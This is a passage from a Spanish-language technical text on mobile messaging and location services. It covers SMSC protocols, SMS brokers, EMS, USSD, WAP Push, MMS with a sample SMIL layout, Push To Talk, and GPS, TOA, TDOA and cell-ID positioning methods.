


Figura 2.35: Arquitectura para el envío y recepción de SMSs

A la hora de comunicarse con los SMSC existen varios protocolos diferentes aunque los cuatro que han sido reconocidos por el estándar desarrollado por el ETSI (*European Telecommunication Standard Institute*) son los siguientes:

- El protocolo SMPP (*Short Message Peer to Peer*) fue creado originalmente por Logica para su SMSC. Actualmente su especificación se encuentra a cargo del SMS Forum que engloba a los principales fabricantes de SMSCs.

- CIDM (*Computer Interface to Message Distribution*) lo desarrolló Nokia para su SMSC y todavía lo mantiene y evoluciona.
- UCP (*Universal Computer Protocol*) es el protocolo asociado al SMSC de CMG y mantenido por esta misma empresa.
- Por último, OIS (*Open Interface Specification*) es el protocolo del Sema 2000 SMSC. Su mantenimiento corre actualmente a cargo de SchlumbergerSema.

Evidentemente esta multiplicidad de protocolos supone un problema a la hora de desarrollar aplicaciones compatibles con varios operadores que envíen mensajes de texto. Hay que tener en cuenta que estos protocolos tienen funcionalidades ligeramente diferentes, interfaces distintos y métodos de codificación de caracteres propios.

Las funcionalidades típicas de estos protocolos son el envío de mensajes. Además, a la hora de mandar un mensaje, se pueden especificar una serie de características para el envío especialmente importantes a la hora de implementar aplicaciones sobre SMS:

- Se puede especificar la prioridad del mensaje. En caso de una prioridad alta se encolará de forma beneficiosa en el SMSC.
- También se puede indicar el momento del envío. Con esta funcionalidad se pueden programar envíos de forma anticipada.
- Otra posibilidad es incluir la caducidad del mensaje para el caso en el que el usuario no esté conectado a la red en el momento del envío.
- Para aplicaciones que envían varios mensajes al mismo usuario (por ejemplo juegos o alertas con información) se puede indicar que un mensaje sobrescribe al anterior en caso que éste no haya sido enviado.
- Por último, también se puede indicar qué tipo de mensaje se está realizando. Los terminales mostrarán al usuario el mensaje de distinta forma según el tipo del mismo de tal forma que a veces el usuario recibe notificaciones que no asocia con un SMS por el modo en el que se ven en el teléfono. A modo de ejemplo de las diferencias de visualización de los diferentes tipos de mensajes, muchas veces el terminal no deja contestar determinados tipos de mensajes. Entre los tipos posibles están, mensajes normales, mensajes de información de la red celular, mensajes de respuesta a envíos USSD (ver más adelante en el siguiente apartado) o notificación de mensajes de voz entre otros.

Después de haber analizado la arquitectura y el funcionamiento del servicio de mensajes de texto podemos extraer varios problemas del mismo:

- El SMS debe ser visto como un servicio de mensajería asíncrono y no confirmado. Los mensajes se envían pero no se sabe si se van a recibir en el instante o incluso si realmente le van a llegar al destinatario.
- Diferentes implementaciones e incluso conceptos entre los servicios de distintos países. En Europa por ejemplo suelen cobrarse a los usuarios que envían los mensajes mientras que en USA también se cobra a los receptores.
- Los terminales tienen distintas capacidades a la hora de gestionar los SMS. No sólo para soportar evoluciones de SMS como EMS o *Smart Messaging*, sino que además tienen diferentes tamaños de pantalla con diferentes números de letras por línea o líneas por pantalla.
- Las distintas tecnologías usadas tanto en los SMSC como en los MSG obligan a los desarrolladores de aplicaciones a implementar diferentes protocolos con el coste que esto

supone. Muchas veces esto se soluciona incorporando *brokers* de mensajes cuya labor es interconectarse con las operadoras de un país para publicar un interfaz común de envío y/o recepción de mensajes a través de números cortos facilitando la realización de aplicaciones SMS con soporte a varios operadores. Evidentemente estos *brokers* cobrar un pequeño margen de cada mensaje.




Figura 2.36: Funcionamiento de los *brokers* de SMS

El negocio de estos agentes es tratar con las operadoras para obtener buenos precios en el envío, conectarse con buenas conexiones a los SMSCs y enviar los mensajes de la forma más barata según el destino. Además publican API's basadas en HTTP y/o en Java que permiten enviar mensajes de la forma más sencilla y rápida posible.

El éxito sorprendente que han tenido los SMS entre los usuarios (sobre todo entre el público joven), ha motivado a muchas empresas a tratar de especificar y desarrollar tecnologías que permitiesen evolucionar y ampliar el servicio de SMS. Entre las diferentes propuestas que se han llegado a cabo destacan las siguientes:

- *Smart Messaging*

El formato *Smart Messaging* fue publicado por Nokia en 1997 con el objetivo de extender los SMS mediante iconos, melodías y todo tipo de contenidos binarios como, por ejemplo, tarjetas de visita (*vCard*), notas de calendario (*vCal*), logos de operador o de grupo, etc.

La información binaria enviada es descrita en el campo de datos del usuario del SMS. En este campo se incluye datos de la información enviada como el tipo de contenido mandada, su longitud o el número del puerto en el que la aplicación destino está escuchando. Además, también incluye información para segmentar el contenido en varios mensajes SMS.

- Mensajería EMS

La tecnología EMS es un estándar abierto promocionado por el 3GPP. Permite el envío de contenidos embebidos en el mensaje SMS de formatos diversos. De esta forma en un mismo mensaje pueden llegar contenidos de diferente naturaleza dotando a esta tecnología de gran

flexibilidad. Su ventana de oportunidad existió durante la transición entre los SMS y los mensajes multimedia MMS, pues es el eslabón intermedio entre las dos tecnologías.

Su funcionamiento interno es parecido al del *Smart Messaging* utilizando la cabecera de datos del usuario para describir y mandar información relativa a los contenidos que se están incluyendo en el mensaje, información que luego el terminal tendrá que interpretar para poder decodificar los contenidos enviados.

7.1.2 USSD

La tecnología USSD (*Unstructured Supplementary Service Data*) aparece en los primeros estándares de GSM y se incluye en la práctica totalidad de todos los terminales del mercado. Aún así es una de los servicios menos usados de GSM y se puede considerar como el hermano pobre de SMS.

Su principal lacra es que no permite mensajes entre usuarios sino que sólo permite comunicarse al usuario con la red y además sólo se pueden enviar números en los mensajes MO. Junto a estas razones, su falta de uso se debe también a la falta de aplicaciones que le den una utilidad.

Básicamente, un mensaje USSD se estructura de la siguiente forma:

- Cada parámetro debe empezar por un asterisco
- Los parámetros sólo pueden contener dígitos.
- La petición debe acabar por una almohadilla

Por ejemplo, un usuario podría mandar un mensaje *23*55423# sólo escribiéndolo en el teclado y pulsando la tecla de llamada. Este mensaje llegaría al HLR que a su vez lo reenviaría a la pasarela USSD que se encargaría de mandarlo a la aplicación correspondiente.

A partir de ese momento la aplicación externa haría lo que correspondiese, pudiendo contestar al usuario con un mensaje corto SMS o mediante cualquier otro sistema.

En cualquier caso, la funcionalidad que aparentemente aporta un mensaje USSD es muy similar a un mensaje SMS MO aunque habría que distinguir ciertas ventajas:

- Un mensaje USSD es más rápido que un mensaje SMS MO. Los mensajes USSD no se basan en la arquitectura *Store&Forward* y no se almacenan, simplemente se encaminan a la aplicación.
- La arquitectura USSD es más sencilla y sus componentes de red más baratos que los de SMS. Esto significa que su coste para el operador es mucho más reducido. De hecho, esta es la principal ventaja de USSD frente a SMS MO, puesto que los operadores pueden montar servicios en los que no se cobre la navegación por los menús sin tener que soportar costes en tráfico significativos.

Aplicaciones que se adaptan perfectamente a USSD son menús de navegación (basados en listas numeradas) para seleccionar contenidos descargables como tonos y logos o una aplicación de comprobación de saldo. En estos casos el operador podría poner estos servicios de forma gratuita puesto que no supondrían gran coste en la red. Por supuesto, la descarga final del tono o del logo supondría un mensaje que se facturaría al usuario, pero éste habría navegado gratis mientras buscaba lo que quería.

7.1.3 WAPPush

Esta tecnología es parte de la especificación de WAP. Aunque podríamos haber incluido su estudio en el apartado de WAP, vamos a ver cómo funciona considerándola una tecnología de mensajería. Al final, no es más que una arquitectura para mandar mensajes MT que permitan al usuario entrar en páginas WAP. Además, su funcionamiento normal se basa en SMS y sobre WAPPush luego veremos que se monta la arquitectura MMS por lo que su interrelación con el resto de las tecnologías de mensajería es incluso más fuerte que con el propio WAP.

Al principio de WAP, su arquitectura se basaba sólo en relaciones *pull*, modelo básico de las aplicaciones cliente-servidor en donde el usuario a través del navegador del teléfono iniciaba una petición de información a un servidor reactivo que sólo contestaba si alguien le preguntaba. Es exactamente el mismo modelo que en la Web.

En contraste con este funcionamiento, existe la arquitectura *push*. En este modelo es el servidor el que inicia el envío de información sin que el cliente haya solicitado nada. De esta forma se pueden realizar multitud de aplicaciones como alertas o publicidad y fomentar el uso de WAP que en última instancia es lo que va a utilizar el usuario si la información le interesa [5-9].




Figura 2.37: Arquitecturas Push y Pull Fuente: Open Mobile Alliance

OMA

Los mensajes WAPPush se realizan enviando una información de entrega y un contenido a enviar al *Push Proxy Gateway* (PPG) que a su vez enviará ese contenido según la información especificada. Es bastante común que las funcionalidades del *WAP Gateway (pull)* y del *Push Proxy Gateway (Push)* se implementen en una misma pasarela que englobe todas las transacciones WAP.

Estos envíos se realizan a través de dos protocolos, uno entre el PPG y el servidor (*PAP, Push Access Protocol*) y otro entre el terminal y el PPG (*OTA, Push Over-The-Air Protocol*).




Figura 2.38: Arquitectura de envíos WAPPush Fuente: Open Mobile Alliance

Las tecnologías usadas para la implementación de estos protocolos se basan en estándares de Internet, HTTP y XML. El protocolo PAP permite al servidor realizar todo tipo de operaciones como:

- Envío de una notificación *Push*
- Resultado de una notificación (del PPG al servidor)
- Cancelación de una notificación
- Substitución de una notificación
- Pregunta del estado de una notificación
- Pregunta de las capacidades de un cliente

El protocolo OTA comprende varias posibilidades según el PPG conozca la IP del cliente (porque esté conectado), o si se requiere una comunicación orientada a conexión o no. No vamos a entrar a detallar todas las posibilidades, pero si vamos a explicar brevemente la más parecida a un envío *Push*. Cuando el usuario no está conectado hay que buscar la forma de que el terminal se conecte al servidor para descargarse el contenido. Se ha optado por los mensajes SMS que es una tecnología ampliamente utilizada tanto por terminales como por distintas redes. De esta forma cuando el PPG debe comunicarle algo al cliente y éste no está conectado le manda un SMS con la información de la notificación. En esta información puede indicarle donde está el contenido que se quiere mandar o sencillamente un mensaje con un pequeño texto y una URL para que el usuario la utilice si quiere. En ambos casos el usuario va a tener la última palabra para conectarse a la red o no y pagar.

Finalmente, respecto a los contenidos que se pueden enviar mediante WAPPush, lo más normal sería enviar una página WML. En la realidad otra solución que se está adoptando mayoritariamente es enviar una notificación que quepa en un SMS (esto limita bastante) con un breve mensaje de notificación y la URL de la aplicación o la página que se quiera mostrar. Por ejemplo, si se quiere realizar una alerta de goles se puede enviar la URL con la página WAP con los comentarios del partido y un mensaje indicando el goleador y el resultado actual del partido.

7.1.4 MMS

La evolución natural de los SMS son los mensajes multimedia o MMS (*MultiMedia Messaging*), mensajes con texto sin las limitaciones de SMS, con sonidos, imágenes y videos. La apuesta por

este tipo de mensajería sobre redes de mayor ancho de banda como las 2,5G y 3G es clara no sólo por parte de los operadores sino también por parte de fabricantes de equipos y terminales. Los operadores buscan modelos de negocio más diversificados mediante los datos, así como de paso aumentar el ARPU (*Average Revenue Per User*) y los fabricantes mantener un ritmo de ventas que sin innovaciones no haría más que reducirse [10-12].



Figura 2.39: Ejemplo de MMS Fuente: Nokia

Aunque cómo veremos las tecnologías implicadas en el envío de MMS son muy diferentes de las utilizadas para SMS, es muy importante que el servicio que percibe el usuario final se parezca lo más posible a la facilidad de uso de un SMS, sin perder de vista que se trata de funcionalidades más avanzadas y por lo tanto más complejas tanto a la hora de componer y escribir un MMS como a la hora de previsualizar o leer el mensaje. En cualquier caso el usuario debería poder escribir y enviar un MMS de forma parecida y accediendo de la misma forma que cuando lo hacía con SMS y algo equivalente se puede decir de la recepción que debería ser avisada y accesible de igual manera.

Otro punto importante es que los usuarios valoraban mucho de los SMS su coste fijo y totalmente predecible. Para el operador era sencillo puesto que los SMS tenían una longitud muy pequeña e iban a través de los canales de señalización de la red. Ahora con los MMS aparecen tamaños mucho mayores y además mucho más variables. Actualmente se está cobrando de forma proporcional mediante tramos al número de datos enviados, una aproximación muy simple al concepto de coste fijo que habrá que ver si se mantiene en el tiempo.

La tecnología MMS queda definida por una serie de características que vamos a ver por encima intentando dar una visión general del estándar para luego entrar un poco más en profundidad en la arquitectura de red necesaria para mandar MMS:

- MMS soporta distintos tipos de contenidos:
 - Imágenes: Formatos JPEG y GIF obligatorios.
 - Sonidos: AMR obligatorio. Otros posibles formatos son i-Melody, MIDI, WAV, MP3.

- Texto plano.
- Vídeos: Formato del archivo basado en el estándar 3GPP con codecs H263 (obligatorio) o MPEG4.
- El estándar de mensajería multimedia no sólo define los formatos de los contenidos a usar y la arquitectura de red para dar el servicio, también especifica un lenguaje de marcas basado en XML llamado SMIL que permite especificar la presentación y maquetación de los contenidos a partir de una secuencia de páginas.

```

<smil>
<head>
  <meta name="title" content="vacation photos" />
  <meta name="author" content="Danny Wyatt" />
</head>
<layout>
  <root-layout width="160" height="120"/>
  <region id="Image" width="100%" height="80" left="0" top="0" />
  <region id="Text" width="100%" height="40" left="0" top="80" />
</layout>
<body>
  <par dur="8s">
    
    <text src="FirstText.txt" region="Text" />
    <audio src="FirstSound.amr"/>
  </par>
  <par dur="7s">
    
    <text src="SecondText.txt" region="Text" />
    <audio src="SecondSound.amr" />
  </par>
</body>
</smil>

```

- Toda la especificación MMS incluye elementos para personalizar los contenidos al terminal de usuario. Esta personalización consistirá en recodificar los contenidos para adaptar el formato a los soportados por el terminal o bien a cambiar distintas propiedades del contenido, como dimensiones o colores para optimizar su previsualización según las capacidades multimedia del terminal.
- Al igual que SMS, los mensajes multimedia se basan en una arquitectura *Store&Forward*, en la que los mensajes son almacenados en un centro de mensajes hasta que se procede al envío. Eso sí, en los mensajes multimedia el envío no es una operación atómica como en los SMS, sino que se produce en diversos pasos que ahora veremos.

La arquitectura de red necesaria para enviar MMS gira en torno al centro de mensajes multimedia (MMSC). El estándar MMS ha sido definido por el grupo 3GPP sobre la sólida base de tecnologías ya probadas tanto en el mundo de Internet como en el móvil, como, por ejemplo, los protocolos HTTP y SMTP, los mensajes *multipart*, los tipos MIME, SMS o WAP. Esto permite una fácil integración de la mensajería móvil multimedia con otros tipos actuales de mensajería como por ejemplo un correo electrónico.

El MMSC se encarga de recibir y almacenar los mensajes para su envío posterior. Además, debe tener un subsistema de adaptación que controle el tipo y las características del terminal destino para adaptar los contenidos del mensaje a él.

A la hora del envío, el MMSC manda una notificación WAPPush al teléfono para que éste mediante WAP se descargue el mensaje del MMSC. Es muy importante que aunque debajo del envío en realidad se encuentre una conexión al servidor, la experiencia del usuario sea lo más similar posible a la de recepción de SMS. Además si el operador no suele cobrar los SMS al receptor, tampoco sería coherente cobrar esa conexión WAP de descarga por lo que tendrá que incluir en sus sistemas de facturación este supuesto.




Figura 2.40: Ejemplo de provisión de un servicio MMS

Una de las problemáticas más importantes en el mundo MMS sobre todo en sus inicios son los distintos terminales MMS del mercado. Evidentemente el éxito de cualquier tecnología, especialmente de mensajería, está directamente ligado, no solamente al número de dispositivos que la soporten, sino también a la interoperabilidad entre ellos. A partir de experiencias pasadas con soluciones propietarias como el *Smart Messaging*, se ha visto que es fundamental una especificación a nivel global de la tecnología para poder hacer crecer el mercado de forma racional.



Figura 2.41: Primeros terminales MMS

Aun así, y suponiendo que todos los terminales lleguen a cumplir completamente algún día con el estándar, seguirá habiendo diferentes capacidades respecto a la memoria disponible, tamaño y calidad de pantalla, etc. Esta complejidad inherente a los diferentes terminales y a su implementación más o menos precisa del estándar debe ser resuelta de forma centralizada por el MMSC. La empresa se intuye complicada y de hecho ningún MMSC incluye un módulo de adaptación que abarque esta complejidad en su totalidad y la simplifique, aunque sí que se está avanzando en esa dirección con gran velocidad [13].

Finalmente, hay que abordar el problema de soportar el envío de MMS a terminales que no son multimedia. Evidentemente esta dificultad va a ir desapareciendo con el tiempo, pero los operadores desean tener un mecanismo para facilitar el acceso de la tecnología a todos los usuarios. Una primera aproximación a este problema es suministrar a todos los usuarios una cuenta de correo electrónico en el que almacenarán los mensajes recibidos. A partir de aquí las soluciones más complejas se basan en aplicaciones WAP, J2ME o WEB que accedan al almacén del MMSC para mostrar a los usuarios sus mensajes recibidos. Además, lo ideal sería poder contar también con funcionalidades de composición de mensajes, álbum multimedia, gestión de los mensajes o retoque de fotografías, entre otras cosas.

7.1.5 PTT

La tecnología PTT (*Push To Talk*) es seguramente la tecnología de mensajería para teléfonos celulares más moderna que casualmente se basa en uno de los conceptos de telecomunicaciones inalámbricas más antiguo. Su idea surge a partir de las comunicaciones personales sin hilos basadas en los famosos *walkie-talkies* populares y utilizados desde hace decenas de años. Básicamente su funcionamiento se reduce a enviar pequeños fragmentos de grabaciones de voz de forma asíncrona, es decir, como si de un mensaje de voz se tratara.

Los usuarios podrán mandar mensajes a otros sólo pulsando un botón y hablando, de ahí su nombre, *Push To Talk*, pulsar para hablar. El mensaje se transmite por redes con conmutación de paquetes y se recibe en el destino.

Esta funcionalidad es muy reciente en los teléfonos móviles. El operador que primero dio este servicio fue *Nextel*, operador Norteamericano que durante años incluyó en varios de sus teléfonos *Motorola* una funcionalidad que ellos llamaban *Direct Connect*. El funcionamiento era exactamente el explicado, basando su modelo en los *walkie-talkies*.

A partir de esa iniciativa, el segundo operador que se lanzó a la aventura del PTT fue *Verizon wireless*, operador de *Vodafone* y *Verizon Communications* que también da servicio en los Estados Unidos y que introdujo la tecnología PTT a mediados del año 2003. Por supuesto, también utilizó terminales suministrados por *Motorola*, como no podía ser de otra forma.

Pero no solo son estas operadoras y *Motorola* las interesadas en este tipo de mensajería. También *Ericsson*, *Nokia* y *Siemens Mobile*, han empezado a entrar en este mundo. Hasta ahora sólo había habido terminales PTT basados en CDMA pero por ejemplo *Nokia* ya ha lanzado el terminal 5410 con funcionamiento sobre GSM/GPRS y funciones PTT.

De hecho, tanto *Motorola*, como *Nokia*, *Ericsson* y *Siemens Mobile* encabezaron la especificación de la tecnología *Push To Talk over Cellular* (PoC), liberando su primera versión en Noviembre del 2003 y enviándola a el consorcio OMA para su integración en los grupos de trabajo del mismo.

7.2 Localización de estaciones móviles

La localización geográfica de usuarios en tiempo real es una funcionalidad intrínseca a cualquier red móvil celular, puesto que para establecer una comunicación con una estación móvil hay que saber en todos los casos en qué celda está para no tener que gastar recursos radio en todo el sistema.

Aun así, su uso está siendo menor de lo esperado puesto que las tecnologías que en teoría podrían permitir la localización de usuarios con bastante precisión no están siendo implementadas y desplegadas en las redes a la velocidad esperada.

Por ejemplo, hay que tener en cuenta que en la red GSM aunque la información del área de localización en la que está el usuario es una información existente en la red, no era accesible más que a los nodos de la red involucrados en el proceso de enrutamiento de llamadas. Además, la precisión que se puede encontrar situando al usuario en una área de localización de GSM es bastante pobre pues engloba a varias células.

Dado el gran valor añadido y el carácter diferenciador que aporta la información de localización a las aplicaciones móviles se han ido investigando y desarrollando diferentes tecnologías para facilitar la posición de los usuarios móviles con la mayor precisión posible. De esta forma, los operadores han incluido elementos de red propietarios para ir proveyendo esta información y poder servir aplicaciones basadas en ella.

Asimismo, la ETSI ha estandarizado para GSM los nodos de red y los mecanismos necesarios para poder obtener esta información y hacerla disponible tanto dentro como fuera de la red celular. Respecto a UMTS, en la red de acceso radio se han de incluir los mecanismos necesarios para obtener la posición de cualquier usuario y en la red troncal se incluyen elementos de red necesarios para facilitar el tratamiento de la información de localización y así permitir crear servicios relativos a ella.

Aparte de los elementos de red necesarios para manejar la información, la localización se basa en diversas técnicas de posicionamiento de usuarios que en su mayoría se sitúan en la interfaz radio de los sistemas de telecomunicaciones móviles. Para localizar geográficamente uno a uno los usuarios de una red móvil se debe obtener información bien de los propios terminales o bien de

los nodos de la red de acceso radio. Cómo inicialmente ninguno de los dos estándares proveyó tal eventualidad, se han de modificar o bien los terminales o bien los nodos de la red, o ambos. En cualquier caso, la solución no es barata ni sencilla por lo que la implantación de este tipo de tecnologías esta siendo lenta [14].

A continuación, vamos a detallar las diferentes técnicas que se pueden utilizar para localizar un usuario con cierta precisión.

7.2.1 Técnicas de localización basadas en modificación de terminales

En este apartado vamos a considerar las técnicas basadas en la incorporación de GPS en los terminales, o en la modificación de éstos para calcular la posición del usuario mediante los tiempos de llegada de la señal desde la red al terminal.

- GPS

Incorporando un receptor GPS (*Global Positioning System*) o parte de él a un terminal se pueden utilizar la red de satélites de esta tecnología para calcular con gran precisión la posición del usuario. La mayor desventaja de este método es que los terminales aumentarían de tamaño y peso además de que tendrían menor autonomía por el mayor gasto de batería.

De todas formas existen terminales comerciales que incorporan esta solución y una de las ramas donde puede tener mayor acogida son los dispositivos para automóviles donde la batería, el tamaño y el peso no tienen la misma importancia.



Figura 2.42: Terminal Benefon con GPS

- Tiempos de llegada (TOA) con terminales modificados

La técnica TOA (*Time of Arrival*) con terminales modificados consiste en calcular el tiempo que tarda la señal desde su salida de la red a la llegada al terminal. Si este cálculo se realiza con al menos tres estaciones cercanas se puede resolver la posición de forma bastante precisa.

Pero este método tiene dos problemas, el primero que de alguna forma el móvil debe saber cuándo salió la señal de la red, y el segundo y más complicado es que en caso de que la red

mande esa información en la propia señal los relojes de los terminales deben estar sincronizados con un alto grado de precisión con los de la red. Conseguir esto último no es trivial y se traduciría hoy por hoy en un mayor tamaño y coste de los terminales.

- Tiempos relativos de llegada (TDOA) con terminales modificados

En la técnica TDOA (*Time Difference of Arrival*), también denominada E-OTD (*Enhance Observed Time Difference*), se necesita una red de estaciones base ficticias que actúan como terminales con posiciones fijas (se les suele denominar LMU, *Location Measurement Unit*). A intervalos periódicos tanto los terminales como a LMU más cercana calculan los tiempos de llegada de parte de la señal. La comparación de las diferencias de las medidas se utiliza para calcular la posición.

Este método soluciona el problema de sincronizar los terminales con la red, siempre y cuando las distintas estaciones base y las LMUs utilicen un reloj común o se conozcan los desfases en el reloj, puesto que se deben poder calcular las diferencias de tiempos reales o RTDs (*Real Time Difference*).

7.2.2 Técnicas de localización basadas únicamente en la red

Se va a estudiar en este apartado las diferentes técnicas de localización que se pueden emplear sin tener que modificar los terminales, realizando mejoras en los nodos de la red únicamente.

- Técnicas de localización basadas en la identidad de la celda

La técnica más sencilla basada en la red y que ha sido ampliamente utilizada es aproximar la posición de un usuario por la posición de la estación base a la que está conectado.

Esta técnica es realmente muy fácil de implementar puesto que sólo había que sacar información ya disponible dentro de los nodos de red. El gran problema es la falta de precisión que supone, sobre todo en zonas rurales o menos pobladas donde el tamaño de las celdas es considerable.

Además de la celda, también se podría saber en que sector está el terminal limitando bastante la zona de localización.

